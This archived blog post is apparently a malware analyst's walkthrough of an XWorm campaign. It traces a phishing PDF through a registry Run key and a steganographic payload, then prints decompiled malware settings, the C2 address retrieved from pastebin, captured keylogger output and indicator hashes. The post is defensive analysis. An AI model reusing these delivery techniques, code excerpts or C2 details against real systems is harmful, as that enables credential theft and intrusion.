

XWorm Attack Chain: Leveraging Steganography from Phishing Email to Keylogging via C2 Communication

By Sarviya


Published: 2025-09-12 · Archived: 2026-04-05 17:44:22 UTC



stegocampaign is a cyberattack using steganography to hide malware in images, making detection difficult. It delivers malware like AgentTesla, FormBook, Remcos, and LokiBot, using hidden payloads in images. Victims face data theft, remote control attacks, and credential harvesting.


Steganography is the practice of concealing information within other media, such as images, audio files, and GIFs. Recently, we identified an active StegoCampaign and decided to investigate it further. In this blog, we will dive deep into the detailed kill chain of this campaign. Let's get started!

Press enter or click to view image in full size



stegocampaign- XWorm Attack Chain


Press enter or click to view image in full size



Attached PDF from the phishing mail


So the initial vector of this campaign is a phishing mail that comes with a attached Pdf and on viewing that it shows “Download Graphics extension” to view the PDF.

Press enter or click to view image in full size



URL redirected from the PDF

The above URL is the one that the PDF file redirected to download the graphics extension but instead it downloads a registry entry.



Registry File getting downloaded


Analysis Reg File

On examining the Reg file, we can see that ‘Run’ entry being added to the Values. The value corresponds to calling powershell via Cmd with window hidden and execution policy bypassed to download a vbs file from the

Remember me for faster sign in

The website mentioned in the Ps script redirects to the below page where the ConvertedFile.Txt is present.


Press enter or click to view image in full size



Payload from Reverse Link

On looking at it , we can see that it's obfuscated. So we gonna try several options in Cyberchef. Since the URL is in reverse, this probably in reverse (Strikes in my mind) and I tried FromBase64 too. AND BANG!

Press enter or click to view image in full size



Decrypted MZ File

We got MZ header. So now its some executable. I'm gonna dump it and save it for further.

Xworm Execution:

Open the extracted PE file in dnSpy, then right-click and select **Go to Entry Point**. Initially, the **Main** function reveals an **AES decryption method**, suggesting the presence of a **hardcoded obfuscated string**. Set a **breakpoint at pasteurl**, then execute step by step. As you progress, the **decrypted string** will become visible in the **value section** of dnSpy.

Inside the key, an **encrypted string** is visible, along with two strings: **Host** and **Port**. These may indicate a **C2 (Command and Control) server**, which will be decrypted from the encoded string.

Press enter or click to view image in full size

```
6 public class Settings
7 {
8     // Token: 0x04000006 RID: 6
9     public static string PasteUrl = "9w43fh8sZ1wXywrR9J4kz6l84E3ZzKh+sRt52bFbQAVCoK6Hm+DQ9aMiZD1r8x5F";
10
11     // Token: 0x04000007 RID: 7
12     public static string Host;
13
14     // Token: 0x04000008 RID: 8
15     public static string Port;
16
17     // Token: 0x04000009 RID: 9
18     public static string KEY = "HIDn9dSk+nJgcvrWly13m/g==";
19
20     // Token: 0x0400000A RID: 10
21     public static string SPL = "MKrUuuQd3so/DMGVEXEYuA==";
22
23     // Token: 0x0400000B RID: 11
24     public static int Sleep = 5;
25
26     // Token: 0x0400000C RID: 12
27     public static string Groub = "EyAs4uyXUKSa+/8s0Scjnw==";
28
29     // Token: 0x0400000D RID: 13
30     public static string USBNM = "CZxPldnsVIXz9sek2aN4Pg==";
31
32     // Token: 0x0400000E RID: 14
33     public static string Mutex = "yXBbU38gyKosDR5d";
34
35     // Token: 0x0400000F RID: 15
36     public static string LoggerPath = Interaction.Environ("temp") + "\\Log.tmp";
37 }
```

Before decrypted String

After execution of download string, we got the c2 Host and Port address.

Press enter or click to view image in full size

```
66 {
67     ServicePointManager.Expect100Continue = true;
68     ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
69     ServicePointManager.DefaultConnectionLimit = 9999;
70 }
71 catch (Exception ex)
72 {
73 }
74 string text;
75 try
76 {
77     IL_002A:
78     using (WebClient webClient = new WebClient())
79     {
80         text = webClient.DownloadString(url);
81     }
82 }
83 catch (Exception ex2)
84 {
85     Thread.Sleep(3000);
86     goto IL_002A;
87 }
88 return text;
89 }
90
91
92
```

| Name | Value | Type |
|--|---|----------------------|
| System.Net.WebClient.DownloadString returned | "196.251.89.42:2121" | string |
| url | "https://pastebin.com/raw/CKHqQFk6" | string |
| text | "196.251.89.42:2121" | string |
| webClient | {System.Net.WebClient} | System.Net.WebClient |
| ex | Decompiler generated variables can't be evaluated | |
| ex2 | Decompiler generated variables can't be evaluated | |

C2 Host and port


Enter the **decoded URL** into a browser, which will reveal the **IP address and port** of the **C2 (Command and Control) server**.



C2 Response

Now, execute the **extracted PE file**. In **ProcMon**, you can observe that it writes data to the **Temp** folder under the name **log.tmp**. Additionally, network activity reveals that the file is **connecting to the C2 server**, establishing a **send and receive** communication channel.

Press enter or click to view image in full size



ProcMon- Xworm connecting to c2

In the **Temp** folder, the file **log.tmp** stores recorded data, revealing that it is capturing keystrokes. This confirms that the malware functions as a **keylogger**, recording user input and potentially exfiltrating sensitive information.

Press enter or click to view image in full size

```

decrpty_text.txt StartupProfileData-NonInteractive new 1 new 2 Log.tmp
1
2
3 ### *new 1 - Notepad++ ###
4 [CTRL][CTRL][CTRL][CTRL][CTRL][CTRL][CTRL]60
5
6 ### new 2 - Notepad++ ###
7 h
8
9 ### *new 2 - Notepad++ ###
10 i[SPACE]wejlslkwklfjsjfsd[ENTER]i[SPACE]lobve[SPACE][ENTER][Shift]i[SPACE]l,ove'[ENTER]i[SPACE]want[SPACE]to[SPACE]te
11 st[SPACE]the[SPACE]file[ENTER]
12
13 ###
14 abuseipdb.com/check?visible_query=https%3A%2F%2F3005.filemail.com%2Fapi%2Ffile%2Fget%3Ffilekey%3DnIx_5T0LxHOBjilNb9
15 CRviabPjrw2dlC-LxeOdJFF_Z_1MP6CuQBS5KcptA%26pk_vid%3D342803d1cc4e3b801739359203b5fe9d&query=3005.filemail.com%2Fapi
16 %2Ffile%2Fget%3Ffilekey%3DnIx_5T0LxHOBjilNb9CRviabPjrw2dlC-LxeOdJFF_Z_1MP6CuQBS5KcptA%26pk_vid%3D342803d1cc4e3b8017
17 39359203b5fe9d and 6 more pages - Profile 1 - Microsoft Edge ###
18 104.[CTRL][CTRL][CTRL][CTRL][CTRL]609104.20.3.235[ENTER]
19
20 ### Direct IP access not allowed | Cloudflare and 6 more pages - Profile 1 - Microsoft Edge ###
21 https[Shift][Shift][Shift][Shift][Shift][Shift][Shift][Shift][Shift][Shift][Shift][Shift][Shift][Shift][Shift][Shift][Shift]://[ENTER]
22
23 ### 403 Forbidden and 6 more pages - Profile 1 - Microsoft Edge ###
24 [CTRL][CTRL][CTRL][CTRL]E7X
25
26 ###
27 3005.filemail.com/api/file/get?filekey=nIx_5T0LxHOBjilNb9CRviabPjrw2dlC-LxeOdJFF_Z_1MP6CuQBS5KcptA%26pk_vid%342803d1c
28 c4e3b801739359203b5fe9d and 6 more pages - Profile 1 - Microsoft Edge ###
29 [CTRL][CTRL][CTRL][CTRL][CTRL][CTRL][CTRL][CTRL][CTRL][CTRL][CTRL][CTRL][CTRL]6YN
30 [Shift][Shift][Shift][Shift][Shift][Shift][Shift][Shift][Shift][Shift]:443[ENTER]

```

Keystrokes Stored in Temp Folder

In Wireshark, the captured network traffic shows data being transferred to the C2 server, with corresponding ACK (Acknowledgment) packets, confirming successful communication between the infected system and the attacker’s server.

Press enter or click to view image in full size

The image shows a Wireshark capture of network traffic. The top filter bar shows 'ip.addr == 196.251.89.42'. The packet list pane shows several TCP packets between source 10.0.2.15 and destination 196.251.89.42. Packet 1287 is selected, showing details for a TCP ACK packet with sequence number 77 and acknowledgment number 650. The packet bytes pane shows the raw data of the packet.

Wireshark — C2

IoC: sha1

Maze.vbs :64F19C6E30548BC3880DD6B1B4D21D174D5C8EFF

Xworm:99C5F8B888CD29574173AE0F03F6AEEBAC3AB2E1

AnyRun:[Analysis xworm \(MD5: B3A89B0BF85BDA317F428C807637F9D5\) Malicious activity — Interactive analysis ANY.RUN](#)

Source: <https://sarviyamalwareanalyst.medium.com/xworm-attack-chain-leveraging-steganography-from-phishing-email-to-keylogging-via-c2-communication-f3a4c91dfd06>